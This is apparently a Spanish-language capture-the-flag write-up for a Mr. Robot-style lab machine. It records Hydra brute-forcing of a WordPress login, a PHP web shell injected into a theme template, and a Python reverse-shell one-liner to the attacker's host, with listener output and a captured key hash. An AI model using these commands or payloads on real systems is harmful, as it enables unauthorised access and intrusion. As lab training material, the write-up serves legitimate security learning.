
key-3-of-3.txt

HASH: 04787ddef27c3dee1ee161b21670b4e4

```
ls
firstboot_done key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
#
```

Vector de ataque 2

SE DEBE INTERCEPTAR LA PETICION DE LOGIN PARA USAR EN FUERZA BRUTA CON HYDRA



POST /wp-login.php HTTP/1.1

Host: 192.168.0.192

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 105 Origin: http://192.168.0.192 Connection: keep-alive

Referer: http://192.168.0.192/wp-login.php?loggedout=true

Cookie: s_fid=79F709BED795CC69-0CECAC42FA3207CE; s_nr=1745547469433; wp-

settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1745553653; s_cc=true; s_sq=%5B%5BB%5D%5D;

wordpress test cookie=WP+Cookie+check

Upgrade-Insecure-Requests: 1

Priority: u=0, i

log=admin&pwd=password&wp-submit=Log+In&redirect to=http%3A%2F%2F192.168.0.192%2Fwpadmin%2F&testcookie=1

FB Hydra

Comandos:

-Comando para encontrar usuario valido, se prueba el diccionario en el user.

hydra -L nuevo2.dic -p whycares 192.168.0.192 http-form-post "/wplogin.php:log=^USER^&pwd=^PASS^:Invalid"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-25 09:21:46 [DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (I:24/p:1), \sim 2 tries per task [DATA] attacking http-post-form://192.168.0.192:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid

[80][http-post-form] host: 192.168.0.192 login: Elliot password: whycares

[80][http-post-form] host: 192.168.0.192 login: ELLIOT password: whycares

[80][http-post-form] host: 192.168.0.192 login: elliot password: whycares 1 of 1 target successfully completed, 3 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 09:21:48

USUARIOS VALIDOS: Elliot, ELLIOT, elliot.

-Comando para encontrar el password con las cuentas validas.

hydra -vV -l elliot -P nuevo2.dic 192.168.0.192 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-sumit=Log+In:F= is incorrect"

[STATUS] attack finished for 192.168.0.192 (waiting for children to complete tests) [VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-admin/ [VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-login.php? redirect_to=http%3A%2F%2F192.168.0.192%3A80%2Fwp-admin%2F&reauth=1 [80][http-post-form] host: 192.168.0.192 login: elliot password: ER28-0652

1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 09:29:23


EXITOSO:

elliot/ER28-0652

Explotacion

Buscar un codigo remoto para ganar acceso

echo system(\$ GET['dsteam']);



- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:

Twenty Fifteen: author-bio.php (author-bio.php)

- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar codigo remoto

RUTA:

http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=ls

- Verificar version de python para ver si se puede crear una shell reversa http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=python-h
- Verificar version de python para ver si se puede crear una shell reversa mediante python
 Se ejecuta el Script en la url:

http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.198",8888)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);

```
(root@ kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.0.192: inverse host lookup failed: Unknown host
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.192] 54012
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ ■
```